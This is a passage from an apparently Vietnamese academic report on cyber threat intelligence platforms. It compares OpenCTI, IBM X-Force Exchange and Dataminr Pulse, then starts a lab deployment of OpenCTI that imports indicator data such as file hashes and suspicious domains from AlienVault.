thiết lập một nền tảng quản lý CTI toàn diện, cùng với đội ngũ chuyên gia có trình độ chuyên môn cao, là yếu tố cần thiết để đáp ứng các yêu cầu và mục tiêu cụ thể của mỗi tổ chức.

2.2 Khái quát về nền tảng quản lý Cyber Threat Intelligence

2.2.1 Giới thiệu nền tảng quản lý Cyber Threat Intelligence

Nền tảng quản lý tình báo mối đe dọa mạng (Cyber Threat Intelligence Platform) là một phần mềm được sử dụng để thu thập, lưu trữ, phân tích và chia sẻ dữ liệu liên quan đến các mối đe dọa an ninh mạng. Nền tảng này phân tích và tổ chức lại tất cả các thông tin thu thập được từ nhiều nguồn khác nhau, giúp tổ chức xác định, hiểu rõ các mối đe dọa tiềm ẩn cả bên ngoài và bên trong, cũng như cập nhật các xu hướng tấn công mới nhất. Các dữ liệu tình báo này chứa thông tin sâu sắc về các mối đe dọa bao gồm các tác nhân, các mô hình, công cụ, phương pháp, động cơ tấn công và các dấu hiệu của sự xâm nhập như các mẫu mã độc, địa chỉ IP độc hại, tên miền độc hại.

Các nền tảng quản lý Cyber Threat Intelligence có thể được triển khai riêng lẻ hoặc tích hợp vào các giải pháp an ninh mạng hoặc các hệ thống phản ứng sự cố, tự động khởi chạy các bước khắc phục khi phát hiện một mối đe dọa.

2.2.2 Các tính năng cần thiết của nền tảng quản lý Cyber Threat Intelligence

Một số tính năng chính của nền tảng quản lý Threat Intelligence bao gồm:

Thu thập dữ liệu: Tích hợp và thu thập thông tin từ nhiều nguồn khác nhau, như cơ quan an ninh, nhóm nghiên cứu độc lập, bản tin an ninh và các nguồn cấp dữ liệu từ bên thứ 3. Điều này giúp thu thập thông tin chi tiết về các mối đe dọa mới và hiện tại.

Phân tích và đánh giá: Xử lý và phân tích dữ liệu đã thu thập để đánh giá mức độ nguy hiểm của mỗi mối đe dọa. Qua đó, hiểu rõ hơn về mô hình và cách thức hoạt động của các tấn công.

Lưu trữ và quản lý thông tin: Dữ liệu về CTI được lưu trữ một cách an toàn, có cấu trúc và dễ truy xuất. Điều này giúp tổ chức có thể dễ dàng tra cứu thông tin khi cần.

Tự động hóa: Tích hợp các tính năng tự động hóa để cập nhật dữ liệu một cách tự động, tự động xác định các mối đe dọa tiềm ẩn và cảnh báo kịp thời.

Chia sẻ thông tin: Cho phép chia sẻ thông tin tình báo đe dọa với cộng đồng an ninh mạng rộng lớn, hỗ trợ việc cùng nhau phòng chống các mối đe dọa chung.

Trực quan hóa và báo cáo: Cung cấp thông tin dưới dạng biểu đồ và báo cáo để người dùng có cái nhìn rõ ràng và sâu sắc hơn về các mối đe dọa và xu hướng phát triển của chúng.

Những tính năng này giúp các nhà phân tích an ninh mạng nắm bắt thông tin nhanh chóng, hiệu quả và đưa ra các quyết định chính xác để bảo vệ tổ chức của họ trước các mối đe dọa mạng.

2.3 Một số nền tảng quản lý Threat Intelligence

2.3.1 OpenCTI


OpenCTI là một nền tảng mã nguồn mở cho phép các tổ chức quản lý dữ liệu và tổng hợp thông tin về các mối đe dọa an ninh mạng. Nó được tạo ra để chuẩn hóa cấu trúc, lưu trữ, sắp xếp và trực quan hóa thông tin kỹ thuật và phi kỹ thuật về các mối đe dọa mạng. OpenCTI được thiết kế như một ứng dụng web hiện đại cung cấp một giao diện trực quan để sử dụng cho việc quản lý thông tin tình báo đe dọa.



Hình 5 Giao diện quản trị của OpenCTI

Trung tâm của hệ thống là các API được xây dựng dựa trên GraphQL. Hầu hết tất cả các thành phần trong hệ thống sẽ không tương tác trực tiếp với nhau mà sẽ thông qua việc sử dụng các API này. Việc sử dụng API sẽ tạo nên sự thống nhất về đầu vào và đầu ra của dữ liệu khi kết nối với các thành phần khác, tránh việc tạo các liên kết trực tiếp từ từng cặp ứng dụng gây tăng tải cho hệ thống và phức tạp cho quá trình thiết kế cũng như bảo trì hệ thống. Ngoài ra, nó có thể được tích hợp với các công cụ và ứng dụng khác như MISP, TheHive, MITRE ATT&CK, ... giúp người dùng có cái nhìn toàn diện về môi trường an ninh mạng.

OpenCTI sử dụng kiến trúc dựa trên microservices, cho phép mỗi thành phần hoạt động độc lập, dễ dàng mở rộng và cập nhật. Kiến trúc OpenCTI được mô tả trong hình sau:



Hình 6 Kiến trúc của OpenCTI

Platform: Trang giao diện quản trị của OpenCTI, nơi người dùng có thể tương tác với hệ thống. Ngoài ra, nó còn cung cấp GraphQL API cho phép truy vấn dữ liệu một cách linh hoạt và hiệu quả cho phép người dùng lấy chính xác thông tin họ cần từ máy chủ, giảm thiểu tài nguyên không cần thiết và tăng hiệu suất.

Database: OpenCTI sử dụng ElasticSearch, một công cụ tìm kiếm mã nguồn mở (Open-source search engine) cho việc lưu trữ, tìm kiếm dữ liệu, tri thức. Với khả năng mở rộng

cao, Elasticsearch hỗ trợ xử lý và phân tích lượng lớn dữ liệu nhanh chóng trong thời gian thực. Elasticsearch sử dụng bản ghi định dạng JSON, giúp chuẩn hóa dữ liệu để tối ưu hóa quá trình tìm kiếm. OpenCTI chuẩn hóa các thông tin dữ liệu đầu vào theo chuẩn STIX/TAXII, kết quả dữ liệu đầu ra ở định dạng JSON được đưa vào Elasticsearch.


Events stream: Do số lượng dữ liệu lớn và yêu cầu tốc độ truy cập dữ liệu nhanh, OpenCTI sử dụng Redis làm máy chủ cấu trúc dữ liệu. Redis (Remote Dictionary Server) là hệ thống lưu trữ dữ liệu trong bộ nhớ dưới dạng key-value với tốc độ nhanh, được sử dụng để lưu trữ dữ liệu, cache, message broker và queue. Tất cả dữ liệu Redis nằm trong bộ nhớ chính của máy chủ, khả năng xử lý dữ liệu nhanh giúp cải thiện đáng kể hiệu suất so với cơ sở dữ liệu truyền thống như PostgreSQL, MongoDB và các cơ sở dữ liệu khác lưu trữ hầu hết dữ liệu trên đĩa hoặc trên SSD.

Storage: OpenCTI sử dụng Minio cho lưu trữ dữ liệu cục bộ và S3 Bucket cho các nhu cầu lưu trữ trên điện toán đám mây, cung cấp sự linh hoạt và có thể mở rộng theo nhu cầu.

Messaging System: Để xử lý giao tiếp giữa các thành phần trong hệ thống, OpenCTI sử dụng RabbitMQ, một message broker dùng AMQP (Advanced Message Queue Protocol). RabbitMQ cung cấp một phương tiện trung gian để giao tiếp giữa nhiều thành phần trong một hệ thống lớn, hỗ trợ lưu trữ tin nhắn an toàn trước khi chuyển đến đích nhận.

Workers: Bao gồm các chương trình Python độc lập, nhận yêu cầu từ RabbitMQ để thực hiện truy vấn và đẩy dữ liệu lên giao diện quản trị OpenCTI.

Connectors: Đây là các phần mềm của bên thứ ba, phục vụ cho nhiều chức năng và nhu cầu sử dụng khác nhau. Nó cho phép nhập, bổ sung hoặc xuất dữ liệu một cách linh hoạt từ nền tảng OpenCTI. Connectors được chia thành các loại sau:



Hình 7 Phân loại Connectors trong OpenCTI

- **Import:** Các connectors này tự động thu thập thông tin từ nhiều nguồn khác nhau, chuyển đổi chúng thành định dạng STIX 2.1 sau đó nhập vào OpenCTI thông qua các Workers. Điều này giúp tự động hóa quá trình thu thập và nhập dữ liệu.
- **Enrichment:** Khi xuất hiện đối tượng mới trong OpenCTI hoặc theo yêu cầu từ người dùng, những connectors này được kích hoạt để tra cứu thông tin đối tượng đó với các nguồn khác nhau. Nếu có thông tin phù hợp, chúng tạo các gói STIX 2.1 bổ sung thêm thông tin, giúp tăng cường hiểu biết về đối tượng đó.
- **Stream:** Connectors này kết nối với phần data-stream của OpenCTI. Khi nhận dữ liệu từ OpenCTI, chúng thực hiện việc chèn, nhúng thông tin vào các nền tảng, giải pháp an ninh thông tin của bên thứ ba như SIEM, XDR, EDR, ...
- **Import Files:** Cho phép nhập dữ liệu vào OpenCTI từ các tệp ngoại vi, như báo cáo hoặc tệp STIX 2.1.
- **Export Files:** Cho phép xuất dữ liệu từ OpenCTI thành các định dạng khác nhau như CSV hoặc JSON, STIX.

Với một kiến trúc gồm nhiều thành phần, khả năng xử lý dữ liệu của OpenCTI có thể kể đến như sau:

Khả năng nhập dữ liệu: OpenCTI có thể nhập dữ liệu từ nhiều nguồn khác nhau, bao gồm cả nguồn cung cấp thông tin đe dọa công khai như các trang báo chí, mạng xã hội hoặc từ các nguồn Threat Intelligence bên thứ ba. Nó hỗ trợ nhiều định dạng như STIX, TAXII, CSV, JSON. Tuy nhiên, cùng với việc tăng lên của số lượng nguồn, việc xử lý lượng dữ liệu lớn cũng trở thành thách thức khi OpenCTI chưa có biện pháp triệt để, có thể dẫn đến sự trùng lặp và tăng tải cho hệ thống.

Khả năng liên kết dữ liệu: Dữ liệu đầu vào được chuẩn hóa theo định dạng STIX, OpenCTI có khả năng liên kết các dữ liệu có nhãn dán khác nhau, thể hiện sự tương quan giữa các mẫu có sẵn và cuộc tấn công, giúp tạo nên bức tranh tổng quan về mối đe dọa an ninh mạng, hỗ trợ quá trình theo dõi và phân tích.


Khả năng làm giàu dữ liệu: OpenCTI có thể làm giàu thông tin ngữ cảnh cho dữ liệu thông qua các connectors liên kết với các nguồn tra cứu khác như AlienVault, RiskIQ, DomainTools. Việc này cung cấp thông tin chi tiết hơn như vị trí địa lý, lịch sử truy cập, và các thông tin liên kết khác như số lượng tên miền kết nối. Công việc này có thể thực hiện tự động hoặc thủ công trên một hoặc nhiều đối tượng.

Như vậy, OpenCTI cung cấp một cơ sở hạ tầng linh hoạt và mạnh mẽ để quản lý và phân tích thông tin tình báo đe dọa mạng, với khả năng nhập, liên kết, và làm giàu dữ liệu hiệu quả.

2.3.2 IBM X-Force Exchange

IBM X-Force Exchange là một nền tảng quản lý Cyber Threat Intelligence do IBM Security phát triển, được biết đến là một trong những công cụ hàng đầu, uy tín trong lĩnh vực quản lý và chia sẻ thông tin về mối đe dọa an ninh mạng. Đây là một sản phẩm phần

mềm dưới dạng dịch vụ (Software as a service – SaaS) dựa trên nền tảng điện toán đám mây, IBM X-Force Exchange cho phép người dùng tìm kiếm, thu thập, nghiên cứu và chia sẻ thông tin chi tiết về mối đe dọa chi tiết với các thành viên khác trong cộng đồng.



Hình 8 Giao diện minh họa của IBM X-Force Exchange

IBM X-Force Exchange cung cấp các loại thông tin cảnh báo khác nhau về các mối đe dọa mạng, bao gồm:

IBM X-Force Threat Activity Reports: Các báo cáo chi tiết về hoạt động của các nhóm tấn công do đội ngũ IBM X-Force phân tích như các chiến dịch tấn công, phương thức tấn công và mục tiêu tấn công.

IBM X-Force Malware Analysis Reports: Các báo cáo phân tích chuyên sâu về các loại mã độc, phần mềm độc hại, phần mềm gián điệp đang hoạt động, cung cấp thông tin định danh, hồ sơ chi tiết cho từng loại.

IBM X-Force Threat Group Reports: Báo cáo chi tiết về hoạt động của các tổ chức tội phạm mạng và các nhóm tấn công có chủ đích (APT).

IBM X-Force Industry Reports: Báo cáo thống kê về các cuộc tấn công và phương thức tấn công, phân chia theo từng ngành, lĩnh vực.

Kiến trúc của IBM X-Force Exchange bao gồm các thành phần chính sau đây:

X-Force Exchange Portal: Đây là giao diện web, cho phép người dùng truy cập, tìm kiếm, duyệt, truy xuất các dữ liệu đe dọa, tạo và quản lý các bộ sưu tập, và hợp tác với cộng đồng. Ngoài ra, giao diện cũng cung cấp các biểu đồ và báo cáo để hiển thị thông tin một cách trực quan.

X-Force Exchange API: Đây là một giao diện lập trình ứng dụng (API) được thiết kế cho các nhà phát triển và các công cụ bảo mật. API này cho phép tích hợp các dữ liệu đe

đọa từ IBM X-Force Exchange vào các hệ thống giám sát an ninh mạng và ứng dụng khác, hỗ trợ các định dạng như JSON và STIX/TAXII.

X-Force Exchange Data: Tập hợp các dữ liệu đe dọa đến từ nhiều nguồn khác nhau, bao gồm các báo cáo phân tích, các chỉ số đe dọa, các thông tin về lỗ hổng, mã độc, địa chỉ IP, tên miền độc hại, và các đối tượng liên quan khác. Dữ liệu được lưu trữ trên đám mây của IBM và được cập nhật liên tục.

X-Force Exchange Community: X-Force Exchange cung cấp môi trường an toàn để người dùng chia sẻ thông tin Threat Intelligence với cộng đồng an ninh mạng. Cộng đồng này bao gồm các chuyên gia an ninh mạng, nhà nghiên cứu và các tổ chức khác, nhằm mục đích chia sẻ và đóng góp thông tin đe dọa. Sự tương tác và hợp tác trong cộng đồng này giúp cải thiện khả năng nhận biết và phòng chống đe dọa mạng cho các thành viên.

Như vậy, IBM X-Force Exchange là một nền tảng linh hoạt dựa trên điện toán đám mây, giúp tổ chức cải thiện khả năng nhận thức về mối đe dọa an ninh mạng, quản lý và chia sẻ thông tin Threat Intelligence một cách hiệu quả.

2.3.3 Dataminr Pulse

Dataminr Pulse, phát triển bởi công ty công nghệ dữ liệu và thông tin hàng đầu Dataminr, là một nền tảng phân tích dữ liệu thời gian thực. Nền tảng này được thiết kế để giúp các tổ chức và chuyên gia phát hiện nhanh chóng với các sự kiện và rủi ro cùng với các công cụ được tích hợp để ứng phó, xử lý kịp thời. Sử dụng trí tuệ nhân tạo và học máy, Dataminr Pulse phân tích hàng tỷ dữ liệu từ nguồn mở và nguồn độc quyền, có thể dự đoán và tạo ra các sự kiện, cung cấp cái nhìn tổng quan và chi tiết về các tình hình và xu hướng chủ chốt. Đồng thời giúp bạn cải thiện khả năng lập kế hoạch và ứng phó với các rủi ro động và bất ngờ, bảo vệ an toàn cho tổ chức và giảm thiểu sự gián đoạn kinh doanh.

Thông tin cụ thể về kiến trúc kỹ thuật của Dataminr Pulse không được công khai rộng rãi, tuy vậy nền tảng này cung cấp một số tính năng chính như sau:

Cung cấp thông tin thời gian thực: Dataminr Pulse cung cấp thông tin và tin tức cập nhật từ hàng trăm nguồn đáng tin cậy, bao gồm các cơ quan tin tức hàng đầu, mạng xã hội, diễn đàn trực tuyến và nguồn mở. Điều này giúp người dùng nắm bắt thông tin chính xác về các sự kiện đang diễn ra trên thế giới.

Ứng dụng trí tuệ nhân tạo: Dataminr Pulse sử dụng trí tuệ nhân tạo và học máy để tự động phân tích và đánh giá dữ liệu. Nền tảng này có khả năng xác định các xu hướng, mô hình và các sự kiện tiềm ẩn, hỗ trợ người dùng đưa ra dự đoán.

Cảnh báo và phản ứng: Dataminr Pulse cung cấp các cảnh báo sớm về các sự kiện quan trọng và tiềm ẩn của các mối đe dọa. Điều này giúp các tổ chức và chuyên gia có thể phản ứng nhanh chóng và hiệu quả trước các tình huống quan trọng.

Hỗ trợ đưa ra quyết định: Tăng cường khả năng hiểu biết về tình hình, hỗ trợ người dùng đưa ra quyết định một cách thông minh. Điều này đặc biệt hữu ích trong việc đối phó với các tình huống khẩn cấp và các sự kiện không lường trước.

Như vậy, Dataminr Pulse là một nền tảng mạnh mẽ, sử dụng công nghệ AI tiên tiến để phân tích và cung cấp thông tin thời gian thực, giúp người dùng hiểu rõ và ứng phó với các sự kiện và xu hướng toàn cầu.

2.4 So sánh, đánh giá lựa chọn nền tảng quản lý Cyber Threat Intelligence

Khi tiến hành đánh giá lựa chọn một nền tảng Cyber Threat Intelligence, điều quan trọng là phải xem xét nhu cầu và hoàn cảnh cụ thể của tổ chức hoặc cá nhân sử dụng. Dưới đây là các tiêu chí cần được xem xét một cách kỹ lưỡng trong quá trình lựa chọn nền tảng:

Tính năng và khả năng phân tích: Cần đánh giá các tính năng và khả năng phân tích của framework, bao gồm hỗ trợ phân tích đồ thị liên kết, phân loại tự động, tích hợp nhiều dạng dữ liệu CTI và các công cụ phân tích.

Khả năng tích hợp và mở rộng: Chọn một nền tảng có khả năng tích hợp với nhiều nguồn dữ liệu và công cụ bảo mật, tạo điều kiện cho sự linh hoạt và mở rộng.

Giao diện người dùng: Giao diện cần phải thân thiện và dễ sử dụng cho người dùng cuối, đảm bảo tính trực quan và dễ tiếp cận.

Tích hợp chuẩn CTI: Kiểm tra xem nền tảng có hỗ trợ các chuẩn CTI như STIX/TAXII hay không, điều này quan trọng cho việc trao đổi thông tin CTI với các hệ thống khác một cách dễ dàng.

Mức độ phổ biến và hỗ trợ: Xem xét độ phổ biến của nền tảng trong cộng đồng và mức độ hỗ trợ từ nhà phát triển, đảm bảo sự ổn định và phát triển liên tục.

Hiệu suất và khả năng mở rộng: Nền tảng cần có khả năng xử lý dữ liệu lớn và khả năng mở rộng để phù hợp với nhu cầu phát triển trong tương lai.

Phần mềm trả phí: Tùy vào nhu cầu, mục của tổ chức, cá nhân để lựa chọn nền tảng có trả phí hay miễn phí sử dụng.

Qua những phân tích, những đánh giá về khái niệm, kiến trúc cũng như cơ chế hoạt động của các nền tảng OpenCTI, IBM X-Force Exchange, Dataminr Pulse và Anomali ThreatStream, có những ưu và nhược điểm riêng biệt khi được sử dụng trong lĩnh vực an ninh mạng.

IBM X-Force Exchange là phần mềm dạng SaaS dựa trên điện toán đám mây, với một cộng đồng lớn bao gồm nhiều nhà nghiên cứu bảo mật. Nó nằm trong hệ sinh thái các sản phẩm bảo mật của IBM, dễ dàng tích hợp với các sản phẩm này, nhưng lại là phần mềm trả phí với tài khoản miễn phí có giới hạn tính năng.

Dataminr Pulse nổi bật với số lượng nguồn thu thập lớn và việc sử dụng trí tuệ nhân tạo và học máy để phân tích. Tuy nhiên, nó cũng là phần mềm trả phí và việc quản lý số lượng nguồn thông tin lớn có thể gặp khó khăn.

Anomali ThreatStream tích hợp nhiều nguồn dữ liệu và ứng dụng học máy để phân tích dữ liệu tự động, xác định các mối đe dọa có thể ảnh hưởng đến hệ thống. Tuy nhiên, nó

cũng là phần mềm trả phí và đòi hỏi đội ngũ chuyên gia có kinh nghiệm Threat Intelligence để vận hành hiệu quả.

OpenCTI sử dụng ít tài nguyên hệ thống hơn, là phần mềm mã nguồn mở không mất chi phí. Nó dễ dàng tích hợp với hệ thống, sản phẩm bảo mật của bên thứ ba và đã xây dựng sẵn các trình kết nối với nhiều nền tảng Threat Intelligence khác. Tuy nhiên, OpenCTI cần tích hợp thông tin tri thức từ bên thứ ba vào nền tảng và chưa hỗ trợ xử lý học máy với dữ liệu lớn.

Dựa trên những tiêu chí đánh giá, OpenCTI là nền tảng quản lý các mối đe dọa an ninh mạng phù hợp nhất trong phạm vi thực hiện đề án này với những lý do sau:

- Nền tảng mã nguồn mở miễn phí.
- Hỗ trợ cập nhật thông tin Threat Intelligence từ nhiều nguồn.
- Hỗ trợ lưu trữ, phân tích, quản lý các thông tin Cyber Threat Intelligence.
- Dễ dàng trong cấu hình và vận hành.
- Hỗ trợ hệ thống hoá các thông tin theo chuẩn MITRE ATTCK, STIX, TAXII.
- Dễ dàng tích hợp với các hệ thống giám sát an toàn mạng khác.

2.5 Triển khai thực nghiệm dựa trên framework nguồn mở OpenCTI

2.5.1 Cài đặt mô hình thử nghiệm

2.5.1.1 Mô hình thử nghiệm



Hình 9 Mô hình thử nghiệm hệ thống

Hệ thống được triển khai thử nghiệm bao gồm:


01 máy chủ sử dụng hệ điều hành Ubuntu cài đặt OpenCTI dùng để quản lý Threat Intelligence

01 máy chủ sử dụng hệ điều hành Ubuntu cài đặt Splunk, giả lập hệ thống SIEM, nhận thông tin dữ liệu từ OpenCTI, phân tích bản ghi sự kiện (event log) Windows được gửi từ máy người dùng để phát hiện bất thường

01 máy người dùng sử dụng hệ điều hành Windows 10, cài đặt công cụ thu thập tiến trình Sysmon, công cụ đẩy event log Windows là SplunkForwarder

2.5.1.2 Triển khai cài đặt và cấu hình máy chủ OpenCTI

Triển khai cài đặt máy chủ OpenCTI. Sau khi hoàn tất quá trình cài đặt, truy cập vào đường dẫn <http://localhost:8080>, giao diện đăng nhập OpenCTI sẽ hiện ra như hình dưới đây.



Hình 10 Giao diện trang đăng nhập OpenCTI

Thực hiện đăng nhập với tài khoản và mật khẩu để vào trang quản trị OpenCTI.

Sau khi OpenCTI được cài đặt, do chưa có dữ liệu nào được thu thập hoặc nhập vào hệ thống nên trên giao diện trang dashboard các chỉ số đều hiển thị bằng 0. Đây là trạng thái ban đầu của hệ thống và việc thu thập dữ liệu từ các nguồn khác nhau là bước quan trọng tiếp theo.

2.5.1.3 Thu thập dữ liệu

a. Thu thập dữ liệu từ nguồn Cyber Threat Intelligence bên thứ ba

Thực hiện tạo tài khoản và lấy API key trên trang AlienVault.

Các dữ liệu thu thập từ nguồn Cyber Threat Intelligence thứ ba bao gồm: Các bài báo cáo, filehash MD5, filehash SHA1, IP, Domain.

Dữ liệu tình báo an ninh mạng được lấy về hiển thị trên giao diện của OpenCTI như hình sau:

☐	Type	Representation	Author	Creators	Labels	Platform creat
☐	Hostname	www.nexsniel.com	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	c76c0146407069fd4c271d6e1e03448c481f0970ddb...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	c46af9ae6ab0e7567573dbc950a8ffbe30ea848fac90...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	6f7c558ab1fad134cbc0508048305553a0da98a5f2f5...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	6461d8f680b84ff68634e993ed3c2c7f2c0cdc9cebb0...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	3a5a31328d0729ea350e1eb5564ec9691492407f92...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	37b547406735d94103906a7ade6e45a45b2f5755b9...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	File	01eba1d7222c6d298d81c15df1e71a492b6a399270...	AlienVault	admin	Browser Exten... +7	Apr 8, 2026
☐	Domain Name	zrheblirsy.me	AlienVault	admin	A... Behi... +16	Apr 8, 2026
☐	Domain Name	zamstats.me	AlienVault	admin	A... Behi... +16	Apr 8, 2026
☐	Domain Name	servgate.me	AlienVault	admin	A... Behi... +16	Apr 8, 2026
☐	Domain Name	pr0fu5a.me	AlienVault	admin	A... Behi... +16	Apr 8, 2026
☐	Domain Name	q74vn.live	AlienVault	admin	A... Behi... +16	Apr 8, 2026
☐	Domain Name	pickupweb.me	AlienVault	admin	A... Behi... +16	Apr 8, 2026

Hình 11 Các báo cáo nguy cơ thu thập từ AlienVault

b. Kết quả

Khi dữ liệu bắt đầu được thu thập và nhập vào hệ thống OpenCTI, giao diện trang dashboard sẽ dần dần hiển thị thông tin, cho phép phân tích và đánh giá các mối đe dọa, từ đó hỗ trợ trong việc đưa ra quyết định và hành động an ninh mạng phù hợp.

Incident Set	211	Malware	943	Report	69	Indicator	7.79K
--------------	-----	---------	-----	--------	----	-----------	-------

Hình 12 Giao diện trang chủ quản trị của OpenCTI sau khi thu thập dữ liệu

2.5.2 Ứng dụng Threat Intelligence cho giám sát an toàn mạng

